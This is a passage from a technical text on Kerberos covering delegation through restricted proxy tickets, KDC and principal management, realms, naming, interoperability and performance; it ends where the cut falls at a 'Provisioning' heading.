Capabilities and Delegation

A capability refers to a credential that has certain rights associated with its possession. Those rights may be both implicit in the fields of the associated ticket and explicit, using authorization data encapsulated in the ticket. A capability that has no address restrictions is sometimes referred to as a "bearer proxy," because it may be used by anyone (client or service) who possesses the credential.[14]

Anyone who possesses a credential with a ticket that is forwardable or proxiable can change or remove address restrictions from the ticket. Anyone who possesses a credential with a ticket that is forwardable or proxiable can also add to the authorization data. That authorization information should never be additive and thus allow the holder to amplify his privileges, thus the use of the term "restrictions" to refer to client-provided authorization information in such tickets. That is, it is acceptable for any holder to further restrict authorization by adding to the authorization data to the ticket; it is not acceptable for any holder to further amplify authorization by adding authorization data to the ticket.

To illustrate the use of capabilities, we again use the example of the client, print server, and file server. The approach illustrated in this example must be used carefully to guard against unwarranted amplification of privileges by intermediate services. For this example, we define authorization data with semantics that are similar to what one might find in an ACL with the triplet:

<id=principal><object=name><permissions=list>

In this triplet, "user" specifies who (a principal identifier); "object" specifies the name of the object to be acted on; and "permissions" specifies the allowable actions by the user on the object. If "id" is empty, then the implied ID is the client name listed in the associated ticket. An authorization data element is thus a triplet as defined above.

Once again, the client wishes to print a file using a print server (the intermediate, or proxy, service), where the file is on a file server (the end service). However, the client does not place a tremendous amount of trust in this print server, and therefore wants to restrict the print server's access. Specifically, the client wants to restrict the print server to read-access for a single file that is to be printed, and wants to restrict that access to a relatively short period of time. We assume that the client already has a service ticket for the print server and a proxiable service ticket for the file server.

1. The client requests a proxy ticket from the ticket-granting service (TGS) for the file server. In the TGS request, the client provides the proxiable service ticket for the file server that is already in the client's possession; requests a lifetime of 30 minutes; specifies the proxy attribute; and has cleared the proxiable and forwardable attributes. If the client wishes to restrict the ticket to the use of a specific print server with a known network address, then the address restrictions in the TGS request specify only the print server's network address. The client could leave the address restrictions empty if the network address of the print server was unknown, or enumerate a list of addresses if the print server is multihomed, or if any one of a pool of networked printers might be used to satisfy the request.

   The following element is specified in the authorization data field of the TGS request (or more accurately, the authorization data field of the AP-REQ that is part of the TGS request):

   <id=><object=/home/Hanley/thesis.ps><permissions=read>

   The interpretation of that triple is: id is null, and therefore interpreted as the client name in the ticket; object specifies the file "/home/Hanley/thesis.doc"; permissions specify read-access. The interpretation of that authorization is: "The client principal name specified in the ticket cannot perform any operation except to read the file '/home/Hanley/thesis.doc'."
2. The TGS constructs a new ticket and sends the new ticket back to the client. That new ticket is identical to the original proxiable service ticket for the file server (provided in the TGS request), except that the new ticket has the client-specified authorization data sealed within it; the proxy indicator set; the proxiable and forwardable attributes clear; and a lifetime of 30 minutes (the new ticket may also have different address restrictions). The new ticket also has a new session key.
3. The client authenticates to the print server using a client–service authentication exchange.
4. The client sends the proxy credential (ticket and session key) obtained in step 2 to the print server using a credentials (CREDS) message.

5. The print server authenticates to the file server using the proxy credential, obtained from the client in the previous step, using a conventional client–service authentication exchange. The print server is now communicating with the file server under the client's identity.
6. When the file server unseals the ticket received in the previous step, the authorization data in the ticket, placed there by the TGS in step 2, is exposed to the file server.

At this point, the print server and file server have authenticated, with the print server using the identity of the client. The file server has no knowledge of the fact that it is the print server actually acting on the client's behalf. However, the print server — through the authorization data in the ticket — knows that restrictions have been placed on the client's access and, we must assume, will enforce those restrictions. (If we cannot trust the file server to properly enforce access controls on its own files, then it is of questionable use for storing controlled information. We cannot solve that problem with Kerberos.) Also, because the ticket expires after 30 minutes, the print server will no longer be able to access the client's file on the print server after that time.

The conventions that control how authorization data is interpreted, the potential sources of that authorization data, and the ticket attributes used, are extremely important to ensure the integrity of this example. By convention, we have agreed that the presence of any authorization elements (i.e., authorization triples) in the authorization data implicitly restricts actions to those that are explicitly enumerated. While those enumerated elements are necessary, they are not sufficient for a complete and secure solution. If the ticket given to the print service had the proxiable or forwardable attribute set, the print service could go back to the TGS and obtain a new service ticket with different authorization. That would allow the print service to obtain access to any of the client's files. Note that this also implies that care should be exercised to ensure that no unwarranted authorization data is in the proxy ticket, as might be the case if the original (proxiable) ticket from which the proxy ticket was obtained had unwanted authorization information in it. Moreover, we cannot allow those tickets to be proxiable or forwardable, to eliminate the possibility of the print server amplifying its privileges by adding authorization data to a ticket.

Because the authorization data is created by the client, that authorization, while sufficient for the needs of the client, is not sufficient for the needs of the file server. The file server did not participate in the creation of the authorization data, and therefore should treat it as suspect. If the file server based all access control decisions only on the authorization data in the ticket, any client could grant itself any rights to any file. For example, there is nothing to stop the client from requesting a proxy with authorization data that specifies access to another user's files and using the resulting proxy ticket itself. This is one reason why proxiable and forwardable tickets should never be given out freely to untrusted intermediaries if authorization data could be used to amplify privileges.

If the file server blindly believed and obeyed the authorization data in the ticket, a client could use a proxy to gain access to any files. That would obviously not be very secure. Thus, this example is secure only if the file server has additional rules it applies to make authorization decisions, such as ACLs, to limit the authorization of the client. In other words, the file server must first check the authorization specified by its ACLs against the client's identity; with that as the authorized limits for the client, the file server can then determine if the authorization specified in the ticket is within those limits.

Note the temporal difference between capabilities and ACLs. To provide temporary, delegated access to a print server in an ACL-based system, the ACL on the file server would have to be modified temporarily to allow access by the file server. Constantly modifying ACLs could seriously degrade performance. However, there are practical limits to how much authorization data can be placed into a capability. This points to a need for both mechanisms: ACLs for long-lived and relatively static authorization information, and capabilities for more dynamic and context-specific information, as is found in delegation.

In the example above, the capability constructed by the client may be used by anyone who possesses the capability (subject to, for example, address restrictions). The client could also restrict the use of the capability to a specific principal using the "id" field in the authorization triplet. For example, by placing the print server's principal identifier into the ID field. This would require that the print server use two credentials to access the file server: the proxy credential provided by the client (showing the client identity in the ticket, and showing the print server's identity in the authorization data); and a credential for the print server itself (showing the print server's identity), to prove to the file server that the print server is the principal listed in the "id" field of the authorization triplet of the client proxy credential.

Identity-based restrictions, in conjunction with the other usage guidelines discussed above, would eliminate the possibility of the print server giving the client's proxy credential to another service, and of the other service subsequently using the credential to obtain unauthorized access to the client's files. This type of restriction

would be preferable to address restrictions and also provides the ability for the file server to audit and control access based on the identity of both the client and the intermediate service. This would allow the file server to, for example, enforce additional restrictions based on the identity of the intermediate server. For example, the file server may choose to prohibit write-access to files by print servers, regardless of what permissions are specified in the authorization data. Another example is to restrict access to certain files by "public" printers, regardless of the file specified in the authorization data.

Management

Management, performance, and operation are all reflections of one another. A system that makes many demands on the environment will require more resources to meet and maintain those demands, whether those demands be disk storage, CPU, network bandwidth, users, or support personnel. A system that makes many assumptions about the environment will require more resources to meet and maintain those assumptions. Those assumptions are simply implied demands the system places on its environment. Those demands have a direct influence on the cost of achieving an acceptable level of performance and the ability of the implementation to perform its intended function. The greater the demands, the higher the cost of operating and managing the system, or the supporting elements that the system depends on. If those demands are not satisfied, a system's performance and usability will suffer. In the extreme case, performance becomes so poor that the system cannot carry out its intended function.

The cost of satisfying demands and assumptions can rise very rapidly in a distributed environment. The more distributed an environment, the less likely that demands will be satisfied over a given number of systems, and the higher the cost of satisfying those demands. Of special concern is the ability of a system to function effectively in the face of changes in the environment. The more distributed an environment, the higher the probability that changes to the environment will occur over a given unit of time and that intervention will be required to compensate for those changes. Thus, the cost of maintaining assumptions increases.

Those problems are magnified in distributed security. The greater the demands placed on the environment by the security system, the more likely it is that performance problems will result and that the security system will fail to carry out its assigned function. The more assumptions that are made about the environment, the more likely it is that intervention will be required to compensate for those changes. Intervention increases the probability of errors, which can lead to security problems.

It is important to distinguish the demands made by Kerberos as a technology and the demands made by Kerberos as a security system. Kerberos technology makes modest demands on the environment, and satisfying those demands should be well within the means of most organizations. Kerberos as a security system can make very insignificant or very oppressive demands on the environment, depending on the level of security an organization needs or chooses to enforce. We use the term "appropriate" to describe that level of security and to qualify those elements that are outside the scope of Kerberos — or any security technology. If an organization decides that "appropriate security" means "very high security," then demands, assumptions, cost, and effort will all increase.

Users

One of the first concerns usually raised by network and system administrators is "What is this going to do to my users?" That is a justifiable concern, because any change that is visible to users will tend to produce a heavy influx of support calls. Kerberos can be virtually invisible and undemanding of users, or extremely visible and oppressive in its demands. That choice is a function of the level of security the site chooses to enforce using Kerberos. For the security needs of the vast majority of sites, Kerberos need not be visible to the user community.

Users are generally unaware of Kerberos, except during the initial authentication process (i.e., sign-on), when they must provide their Kerberos principal identifier and a password, or some other proof of identity. If the Kerberos sign-on is integrated into the host sign-on, Kerberos can be made invisible to the user. If the Kerberos sign-on is not integrated into the host sign-on, or the host has no concept of a sign-on, a separate Kerberos utility to allow the user to sign on and complete the initial authentication process is required.

The result of the Kerberos initial authentication is a ticket-granting ticket (TGT), which is placed into a credentials cache, and which applications may subsequently use for obtaining service tickets in order to authenticate to services. The process of obtaining service tickets using the TGT, and the subsequent authentication exchange between the client and the service, is invisible to the user. Kerberos utilities are typically

provided to view the tickets contained in the credentials cache. However, with the exception of diagnostics and troubleshooting, those utilities are typically not used and are unnecessary.

One of the few times a user might encounter different behavior due to Kerberos is if their TGT expires. All tickets, including the TGT, have a lifetime. Applications will automatically request a new ticket if the old one has expired. However, an application cannot request a new TGT without user involvement. That is, the user must go through the initial authentication process to obtain a TGT. Whether the user community ever encounters that behavior will depend on the lifetime chosen for TGTs. If that lifetime is longer than the average workday, most users will never see this behavior.

Assumptions

Kerberos makes certain assumptions about the environment and the security of the various systems and individuals that make up the Kerberos environment. When discussing these assumptions it is important to distinguish what is required for any distributed or network environment, what is required for any distributed security system, what requirements are specific to Kerberos, and what requirements are specific to a Kerberos implementation.

Minimal assumptions and requirements necessary for any distributed environment include:

- A functional network for clients and services to interact.
- A functional network directory service for clients and services to locate each other.
- A functional software distribution system to distribute software to computer systems that host clients and services.

Assumptions and requirements that are common to virtually all distributed security systems are negotiable and depend on acceptable cost and risk. These include:

- Appropriately secure systems for hosting clients and services
- Appropriately secure software distribution service
- Appropriate protection of identity information by individuals (passwords, smart cards, tokens, etc.)

Assumptions and requirements that are Kerberos-specific are negotiable and depend on acceptable cost and risk. These include:

- Appropriately secure systems for hosting KDCs
- Appropriately secure time service, with loosely synchronized clocks on all systems on which Kerberos operates

The following discussion provides security recommendations for the assumptions and requirements enumerated above. These recommendations are common to virtually all implementations. However, they do not account for budget or other organizational constraints, and actual requirements will depend on cost–risk tradeoffs, which will be different for each deployment.

Directory Service

Kerberos typically requires the Internet domain name service (DNS) to construct the names of service-based principals and locate those principals on the network. An ineffective DNS or an inconsistent naming structure can make this job more cumbersome. Although many network services depend on a network naming system to function, a compromised name service does not present a security threat to Kerberos, other than possibly a denial-of-service attack. Note that such a denial-of-service attack would likely affect many network services, and not just Kerberos.

Software Distribution Service

Any large distributed environment requires a software distribution service for cost-effectively distributing and installing software on physically remote systems. That distribution system should be secure to ensure that the integrity of the security software itself is not compromised.

Secure Time Service

Loosely synchronized clocks are typically required between the KDCs, and between KDCs and application servers (e.g., within five minutes). Implementations vary in their requirements for clock synchronization. Unsynchronized clocks primarily represent a security threat due to replay attacks. Depending on the Kerberos

implementation and the protocols used, clock synchronization may or may not be required. However, synchronized clocks are generally desirable in any large network, especially for auditing and network and system management to correlate activities and events across the network. If timestamps are used as the basis for replay protection, the time service used to synchronize clocks should be secure.

KDCs

Because the KDC is the trusted third party for all principals in the realms it serves, the KDC should be both logically and physically secure. Failure to secure the KDC can result in the compromise of an entire realm. The KDC should support no applications, users, or protocols other than Kerberos. (That is, everything except Kerberos has been removed from the machine.) Ideally, the system will not support remote network access except by means of the Kerberos services it offers. Remote administration of KDCs and principals is a fact of life in today's environment. Most modern Kerberos implementations provide a secure remote administration facility.

Services

Systems that host services, or "application servers," should be secured to the level required by the most sensitive application or data on that server. Failure to adequately secure the application servers may result in the compromise of services that operate on that application server, and their data. Note that a compromise of an application server compromises only those applications on the server and does not compromise any other principals.

Clients

Client systems should be secured to the level required by the most sensitive user of the client or the most sensitive application that is accessed from that client. Failure to adequately secure client systems may result in the compromise of any users of the client system or compromise of data accessed from the system. A compromised client puts all users of the client at risk. For example, a password grabber on a client compromises anyone who uses the client; a virus potentially compromises the data of any application accessed from that client. A compromised client does not compromise principals that do not use that client. However a client compromise could spread if one of the users of that client has elevated privileges, e.g., a Kerberos administrator. Kerberos administrators (or anyone with elevated privileges) should not use a client system unless they have an appropriate level of trust in that system.

Identity Information

Identity information, no matter what the form, requires appropriate protection of that information by individuals. If passwords are used, those passwords should be sufficiently strong. Most modern Kerberos implementations provide password policy enforcement to minimize the use of weak passwords. If public key credentials are used, protection of those credentials is as important as password protection. If additional security is required, technologies that provide two-factor authentication, such as token cards or smart cards, may be used; appropriate care in protecting those devices must still be exercised by the individual. Note that a compromise of an individual does not implicitly compromise any other Kerberos component or principal. However, as with any system, administrative personnel who have elevated privileges should be of special concern. For those individuals, two-factor authentication may be appropriate.

Operation

In terms of operational management, clients are by far the most important, with services a distant second, followed by KDCs. Implicit in that ranking are the associated infrastructure elements that are required for each Kerberos component to perform its function. That ranking obtains from the relative numbers of the components. Clients are typically the most numerous by orders of magnitude, and their sheer numbers magnify even the smallest manageability problem. That is not to say that management of KDCs is unimportant, but if given the choice between a few skilled people trained and dedicated to managing a few KDCs vs. 100,000 users and clients, the choice should be obvious.

Clients

Other than installation, the primary manageability concern with clients is locating KDCs and services (discussed later in this chapter).

Servers

The primary management overhead associated with service principals is the maintenance of the key table. As previously discussed, the key table holds a service principal's key. Communication of the key should be done securely, which means either manually communicating the key out-of-band or pulling the key from the KDC using a key management utility on the system on which the service operates. The latter method of pulling the key from the KDC is preferable.

For example, once Kerberos client software is installed on the application server, a key management utility can be used by an administrator to access the KDC, establish a secure session, generate the service key, and place the service key into the service's key table. The administrator effectively provides the secure channel for securely communicating the initial service key. Once the initial keys are established, secure key update, or "key rollover," can be automated. That key rollover can be initiated on the server to pull a new key from the KDC to the server, or a KDC can push a new key to the server. Implementations vary in the sophistication of the key management utilities available and the facilities for automating the key rollover process.

KDCs

A fully equipped KDC generally includes a variety of services for administration and management, database propagation, password change, etc. Some of those services can be quite complex. However, the main services provided by a KDC are for authentication and are quite simple. Those services do not, as a rule, maintain state or require write-access to the principal database.

Most implementations differentiate between "primary" and "secondary" (or "master" and "slave") KDCs depending on the services they provide. A primary KDC typically provides a reference copy of the principal database, as well as hosting services that require write-access to the database. Secondary KDCs typically maintain read-only copies of the database. Implementations vary tremendously in the mechanisms used to propagate information from primary to secondary KDCs. In the most primitive mechanisms, a bulk propagation of the entire database is performed at fixed intervals. More sophisticated mechanisms incrementally propagate only those database records that change in real time. The issues associated with periodic bulk propagation are numerous and significant. Incremental propagation is a prerequisite for any large-scale production implementation.

Services that require write access to the principal database include those required for day-to-day administration of the principal database, such as adding, deleting, and changing principals. Administrative functions are generally performed using a special administrative tool, either locally on the KDC, or remotely. Password-change operations also require write access to the principal database. Password-change is typically the only operation in which the general client population requires access to a service on the primary KDC — that is, a service that has write-access to the principal database. Although implementations vary, the inability of clients to access the primary KDC will typically preclude password-change operations. That argues for a primary KDC configuration that provides system and network redundancy and automatic failover. Beyond the administrative functions associated with principals, there is little additional work involved in managing a KDC.

The primary services used by clients — the authentication service (AS) and ticket-granting service (TGS) — do not generally require write-access to the database. Thus, secondary KDCs should, as a rule, be the client's first selection when locating a KDC to provide those services. It is not unusual for all AS and TGS requests to be serviced by secondary KDCs, and to dedicate the primary KDC to administrative services. This allows the resources of the primary KDC to be dedicated to services that only the primary KDC can provide, which allows it to serve a much larger client community.

Each entry in the principal database is typically encrypted in a "master key" that is defined when the database is created. That master key prevents compromise of the realm should a backup of the principal database be inadvertently released, for example. However, for unattended restart of the KDC and unattended operation of services that must manipulate the database, the master key must be kept in persistent storage. If unattended KDC restart is not required, the master key can be typed in on the console when the KDC starts. However, that typically does not make the master key available to other services that may require access to the database, such as administrative services. Because of those issues, virtually all implementations use a master key that is kept in persistent storage, such as a disk file. Obviously, keeping the master key secure is of paramount importance, and any backups should exclude storage containing a copy of the master key.

Realms

Most of the issues involved in the use of multiple realms revolve around the client's ability to locate KDCs and services in a realm. The ease or difficulty with which clients can perform those functions, and the associated management overhead, are usually the determining factors in whether or not an organization uses multiple realms.

If multiple realms are used, cross-realm keys must be established between realms, and appropriate entries placed into the principal database. Key generation and creation of the principal database entries require very little effort. However, those cross-realm keys must be communicated between realms in a secure fashion. Unless a secure channel already exists between realms, those keys should be communicated using a secure, out-of-band mechanism, such as physical mail. Once those initial keys are established, a secure channel can be formed to change the keys periodically.

Note that a user can have identities in multiple realms. For example, the same physical individual may have a principal identity in multiple realms. Although those two identities may represent the same individual, Kerberos does not make that association. By the same token, there is nothing that prevents a client computer system from being used for authenticating an individual to any realm or accessing a service in any realm. That situation would not be unusual in an environment with multiple realms and a roving user community. Although it is typical for client systems to define a default realm as a convenience for users, that default realm is only a convenience and, unless otherwise constrained, does not limit the use of the client by individuals in a single realm.

A service, or more precisely, the instantiation of an application on a host computer system, may also operate in multiple realms. While it is unusual, and there are security implications that must be considered, there is nothing that prevents one system from hosting applications that have identities in multiple realms. Nor is there anything that prevents the same application on the same system from having an identity in multiple realms. Having a common system or application that has an identity in multiple realms may be an alternative to cross-realm authentication. For example, consider a database that is shared between two groups in different realms. The database service can be placed into one realm, with the other group using cross-realm authentication to access it. Alternatively, the database can have an identity in both realms, with each group accessing the database as a service in their own realm, thus eliminating the need for cross-realm authentication. Again, there are security implications in such an approach that must be taken into account. Specifically, management of the service keys must be carefully considered.

Principals

Management of principals is similar to that of any system that maintains identity information. Principals must be added, removed, and modified. A principal identifier should not be reused until all services that may have local copies of the principal identifier have been notified. For example, if a service uses a principal identifier in a local access control list (ACL), the ACL must be updated before the principal identifier is reused to ensure that the new entity does not have unwarranted access to that service.

All implementations provide tools to perform administrative functions. For large-scale deployments, it may also be desirable to couple Kerberos administration to an enterprise administrative system. As with any system that uses passwords, resetting passwords is probably the most common administrative function performed in Kerberos. Some implementations allow administrative functions to be tightly constrained (for example, limiting help desk personnel to performing password resets and not allowing them to perform other administrative functions, such as adding, removing, or otherwise examining or modifying principal entries).

Key Strength and Rollover

As mentioned above, there are a number of keys that should be rolled over periodically. Those keys are generally randomly generated bit strings and are very resistant to any attack short of an exhaustive key search. Thus, the strength of the keys and the required rollover frequency depend almost entirely on the key length used. This suggests that the strongest possible key strength, such as triple-DES, should be used for critical keys. An exhaustive search of the triple-DES key space is well beyond the means of any organization today or for the foreseeable future, with the possible exception of a few government intelligence agencies.

As for all services, the key strength and rollover frequency for a service should be appropriate for the sensitivity of the service. One service stands out as demanding the highest possible level of protection: the

ticket-granting service (TGS). All ticket-granting tickets (TGTs) received by clients are sealed in the key of the TGS, and all authentication with services is ultimately rooted in that TGT. If the TGS' key is compromised, the TGS can be impersonated, and with it the entire realm. Obviously, protecting the TGS's key is of paramount importance. Close behind the TGS in importance are the keys used for administrative services and cross-realm authentication.

Automation of the key-rollover process should eliminate virtually all management overhead associated with key rollover. For remote systems, rollover can be initiated from the KDC and pushed to the service, or it may be initiated by the service and pulled from the KDC. However it is done, automation of the rollover process for services on remote systems implies that an existing key is used to establish the secure channel for key rollover. If shared secrets and symmetric key cryptography are used as the basis for establishing that secure channel, the rollover process should strive to camouflage the key rollover sequence. That minimizes the probability of an attacker recording the sequence containing the new key and the subsequent compromise of the new key based on an old key.

Names and Locations

The majority of the management and operational issues with Kerberos revolve around names, the association of those names with physical or logical entities, and the location of those entities in the network. The naming and location issues faced by Kerberos are not unique to Kerberos and are faced by virtually all distributed environments.

Historically, services have been tied to machines, and those machines have a name that people know and understand, and the network software can be used to connect a client to that machine and implicitly to a service. In many environments, a single system or service might be known by many names, and as long as the client is able to connect to the service, no one much cares. When a system such as Kerberos is introduced that relies on names to identify and authenticate unique entities, names start to matter much more. All of a sudden, the name may be used not only for location, but authentication, and the client, the service, and Kerberos must all agree on what those names are attached to, and the network naming or directory service must also agree with where they are located.

Name services such as DNS provide solutions to the simple client–server connection problem. However, as the coupling between physical systems and services becomes more tenuous, we are left with the problem of finding an instance of the service (i.e., a system on which the service is operating) somewhere in the network. That service name may or may not have any relationship to a computer system's network name. Although there are many solutions to this problem, as of this writing there are no solutions that an implementation can rely on in most environments.

Name Spaces

Kerberos defines a name space consisting of realms and principals. Other than their own principal name, most users will have little or no knowledge of other Kerberos principal names, especially those associated with services. Thus it is left up to the Kerberos software and the environment to somehow map the names that people are familiar with to the corresponding Kerberos principal identities and locate those entities in the network. If Kerberos names are associated with an existing name space, such as DNS, and a name in one name space can be mapped trivially to another, most of the issues become relatively innocuous. If the names in the Kerberos name space are not associated with an existing name space, management effort and the probability of errors goes up significantly, as should be obvious from the discussion below.

Services

Services typically use an "instance" in the principal name to help distinguish different instances of the same service, e.g., name/instance@REALM. For example, the instance may distinguish the same service operating on different computer systems. Although it is generally the case that the same principal name would imply similar functions across different instances, that is by convention only. Different principal identifiers — the concatenation of the name, instance, and realm — are treated as completely different entities by Kerberos.

The instance is used by virtually all Kerberos implementations to locate the service on the network. For service principals, Kerberos clients by convention use the fully qualified DNS domain name of the host computer system on which a service operates as the instance. For example, wadmin/www.z.com@Z.COM might be a Web administrative service application on the system www.z.com. Other services may also be present

on the same system, and each of those services could have its own name with the same instance. For example, ccare/www.z.com@Z.COM might be a customer care service application running on the same system.

By convention, there is a generic host principal used for authentication to generic host services, such as telnet. By convention, those generic services share the principal name "host." For example, telnet clients would use the service principal name host/y.z.com@Z.COM to access to a telnet server running on system y.z.com. The principal identifier host/x.z.com@Z.COM represents the same principal name (host) with a different instance (x.z.com). Although host/y.z.com@Z.COM and host/x.z.com@Z.COM may imply a common service (i.e., a common function) on different systems, Kerberos makes no such implication. From the perspective of Kerberos, those principal identifiers are different, and therefore represent different entities; any implied similarity is by convention only.

Note that there is an implied relationship between the instance and the location of the service, and a client must know both in order to use a service. To establish a connection with the service (regardless of whether Kerberos is used), the location must be known, and the principal name must be known for the client to form the correct service name for that service and obtain the correct service ticket. This implied relationship can be either a great convenience or a great pain, depending on whether the relationship holds true.

Within a single realm, the principal names used for services and the manner in which a client forms the identifier of a service principal have a significant effect on the usability of the implementation. Services that use the common and generic "host" principal name are well defined and not a problem. For other services, those services' principal identifiers must be defined and known to the client. The instance name used for service principals can also present a problem for the client. Although the Kerberos convention is to use the fully qualified DNS domain name, or "long form," for the instance in the principal identifier, some DNS implementations return the "short form." This can present problems if one system uses the short form and another system uses the long form. From the perspective of Kerberos, those two identifiers are different, and hence different principals. Both of those identifiers must have a principal entry and an entry in the key table for the service — which increases management overhead — or an error will result when a client uses the wrong principal identifier to attempt to access the service.

KDCs

Before a client can do anything with Kerberos, it must locate a KDC in order to authenticate and obtain tickets for the individual using the client. Note that unlike service principals, which generally use the instance portion of the principal name to also locate the machine on which the service is operating, there is no implied KDC location based in the realm name. The only inference one can make from a realm name is that a KDC is operating on a system somewhere in the corresponding domain. For example, we can infer that a KDC for the realm Z.COM is probably located on a system somewhere in domain z.com.

If multiple KDCs are used for availability or performance, there must also be some means of directing the client to the appropriate KDC, or for the client to automatically locate a KDC should the first choices be unavailable. For systems that use primary and secondary KDCs, the client will also need to know how to locate the primary KDC for a realm for password-change operations.

Different individuals in different realms may use the same client. It is unrealistic to expect those individuals to know the names or addresses of KDCs in their realm, and therefore the job of locating a KDC falls to the Kerberos client software. Applications on the client may also access different services in different realms. As with individual principals, it is unrealistic for those applications to have embedded within them knowledge as to the location of KDCs in different realms, and again that job falls to the Kerberos client software.

Traversing multiple realms can also present problems for the client. Kerberos defines a standard mechanism for traversing realms that are arranged in a hierarchy. For other realm structures, there is no defined mechanism. Moreover, the client must know the realm in which a service resides. If a service is in a different realm, the client must perform cross-realm authentication to get to that service. In order to perform that cross-realm authentication, the client again must locate a KDC in each of the realms it must traverse.

The basic KDC-realm location problem has a variety of solutions, and implementations vary in how they solve the problem. The simplest and most primitive solution is to use a configuration file on the client. Typically, that configuration file defines a default realm and KDC, which the client uses unless told otherwise. That solution is sufficient for basic implementations. That configuration file may also enumerate a list of alternate KDCs and realms, and the primary KDC for each realm. Thus, changes to the environment may require that configuration file to be updated on many clients. For a relatively static environment, that may be acceptable. For even a moderately dynamic environment, that is unacceptable.

To solve the KDC realm location problem in an effective manner, as much static configuration information as possible must be removed from the client. Solutions that address the problem may make use of naming conventions for KDCs and may include the use of DNS aliases, rotaries, and informational records. Other solutions may use "referrals" or "redirection" to direct the client to the appropriate source. This solution requires only that the client be able to contact at least one KDC; that KDC is assumed to have the knowledge of how to get to other KDCs and realms, and can refer or redirect the client as needed.

Interoperability

The Kerberos 5 protocol defines what is necessary for implementations to be "wire-level" interoperable, and different implementations tend to be quite good about wire-level interoperability. However, the Kerberos standard does not address many of the host-specific or environmental issues that every functional Kerberos implementation must deal with, and there is no guarantee that two implementations will deal with the same issue the same way. *De facto* standards have typically developed on different platforms to address these issues. If a platform vendor provides a Kerberos implementation, that vendor will generally set the standard on their platform. Thus, while these issues are generally not significant, they are worth noting.

- Locating a KDC within a realm may be done in different ways. This can result in duplicate management effort in order to maintain consistency between two different representations of that information.
- Credentials cache locations and formats may vary. The primary concern is the ability for applications to access the TGT for obtaining service tickets. Unless applications use a common credentials cache to hold the TGT, the user may be forced to go through an additional sign-on.

The most significant interoperability issues between KDCs and clients are not a function of the Kerberos protocol, but specific features that KDCs or clients may require or support. This usually manifests itself in the types of preauthentication mechanisms supported, such as token cards, public key X.509 certificates, etc.

Although the standard defines client–KDC interactions, no standards, neither formal nor *de facto*, define KDC propagation mechanisms and administrative interfaces. Thus, those propagation mechanisms and administrative interfaces tend to be vendor-specific. The result is that, although it is quite feasible to use a mixture of clients and KDCs from different vendors, all KDCs within a realm must typically come from the same vendor. Between realms, cross-realm authentication couples the KDCs in those realms (not database propagation). Because cross-realm authentication is defined by the Kerberos standard, KDCs from different vendors in different realms should have no trouble interoperating.

Performance

Performance is the degree to which Kerberos can perform its intended function with a given level of resources. Kerberos will consume some resources, and the efficiency of Kerberos can be gauged by how effectively it uses those resources. Resources take the form of network bandwidth, and disk and CPU on clients, servers, KDCs, and personnel.

For performance, the KDC is typically the most important component, with services a distant second and clients third. That order obtains from the relative concentration of work performed by each of those components and the effects of inefficiencies or failure on other components. An inefficient KDC can affect a large number of clients and services, whereas an inefficient client generally affects only that client. Implicit in that ranking are the infrastructure elements needed to support each component. The efficiency of a KDC, by any measure, makes little difference if the network or directory service needed for clients to communicate with the KDC is inefficient or inoperable.

Encryption

One of the first concerns that usually comes to mind with any security system that uses encryption is the additional CPU and network overhead. In Kerberos, the use of encryption for authentication in the authentication service (AS), ticket-granting service (TGS), and application (AP) messages is intentionally limited, and the resulting cryptographic overhead is minor.

For applications that encrypt and decrypt data, the overhead may be very noticeable (whether or not those applications use Kerberos). That overhead depends on the amount of data that is encrypted, the encryption algorithms used, the efficiency of the implementation's algorithms, and the availability and use of hardware

cryptographic acceleration by the implementation. Data encryption and decryption overhead is generally not an issue on clients, as even moderately efficient software cryptographic implementations on today's client platforms are normally faster than the network. However, for servers the situation may be reversed, as those servers are typically the focal points for many clients. That is, the cost of encryption and decryption is spread over many clients, and a much smaller number of servers. Those servers may justify the investment in hardware cryptographic accelerators if performance is an issue.

Encryption of application data adds no measurable overhead to the network. The sole exception to this are protocols that exchange a very small amount of information in each message and that use a block cipher such as DES. This causes messages that are shorter than the block size of the cipher to be padded out to the block size of the cipher. For example, DES is a block cipher with a block size of eight bytes; encrypting a single byte results in an output that is eight bytes. However, the additional overhead added by Kerberos in this case will likely be unnoticeable, as it will be dwarfed by the overhead of the message envelope. Simply put, any protocol that transmits a few bytes of data in each message is, by definition, horribly inefficient at moving data — encrypted or not — and encryption will cause a very minor increase in that inefficiency.

Network

The demands Kerberos places on a network are modest and rarely an issue. Network demands will depend on several factors, including the behavioral pattern of clients, network topology, and the location of KDCs within the network. The KDC can communicate with clients using either UDP or TCP. Because of its greater efficiency, UDP is the preferred method. However, if firewalls are placed between clients and KDCs, UDP may not be feasible; for those clients, TCP may be used.

The additional network traffic produced by the Kerberos authentication process is simple to determine:

- *Initial authentication*. A single exchange between the client and a KDC at the beginning of the workday (AS-REQ and AS-REP). This exchange may involve more than one message in each direction, depending on the technology used for initial authentication. For example, a challenge–response token card typically requires an additional exchange between the client and a KDC.
- *Obtaining a service ticket*. A single exchange between the client and a KDC the first time an application service is accessed during the workday (TGS-REQ and TGS-REP). Different services require different service tickets, and thus each time a service is accessed the first time during the workday, this exchange will occur.
- *Client-to-service authentication*. A single message from the client to the service (AP-REQ). If the client requests mutual authentication, there is one additional message from the service to the client (AP-REP). The Kerberos authentication exchange between the client and service may be embedded in the application's session establishment messages and will not show up as an additional message, but rather as a nominal increase in size of the standard session establishment messages.

The size of the messages varies depending on various options and the amount of authorization information embedded in tickets. Assuming no authorization information, message sizes range from approximately 100 to 500 bytes.

KDCs

KDC performance is rarely an issue. The primary services provided by a KDC — those that are most used and have the greatest effect on performance — are the authentication service (AS) and ticket-granting service (TGS). The AS and TGS typically do not require local state, and typically require only read-access to the principal database. This allows liberal placement of KDCs within the network and eliminates the need to bind clients to specific KDCs. Moreover, because of the very simple and symmetric message exchanges and the reuse of common syntax and semantics in the protocol, KDC implementations tend to be quite compact and very efficient in their use of memory and CPU. Rates in excess of 20 AS and TGS exchanges per second for a KDC on a small system are not unusual.

The limiting factor on KDC performance is usually the I/O associated with the principal database. CPU overhead for encryption and decryption is usually a distant second (assuming that symmetric-key cryptography is being used), owing to the relatively small size of the messages processed by the KDC and the limited use of encryption for those messages. Disk resource requirements depend on the database used and the number of principals in the database; although requirements vary, a rule of thumb is 1 Kb of disk for each principal in the database.

Clients and Services

Implementations vary in what they require of systems that host clients and services. Generally, the additional overhead imposed on clients, services, and the additional network overhead for an application is unobtrusive. Disk and memory usage on those systems is typically quite small; the primary variation and resource consumption is typically not in the implementation of the Kerberos protocol, but in ancillary facilities such as graphical user interfaces. Again, although the basic Kerberos authentication process is typically unobtrusive, applications that encrypt large amounts of data may see very visible effects on performance.

Provisioning

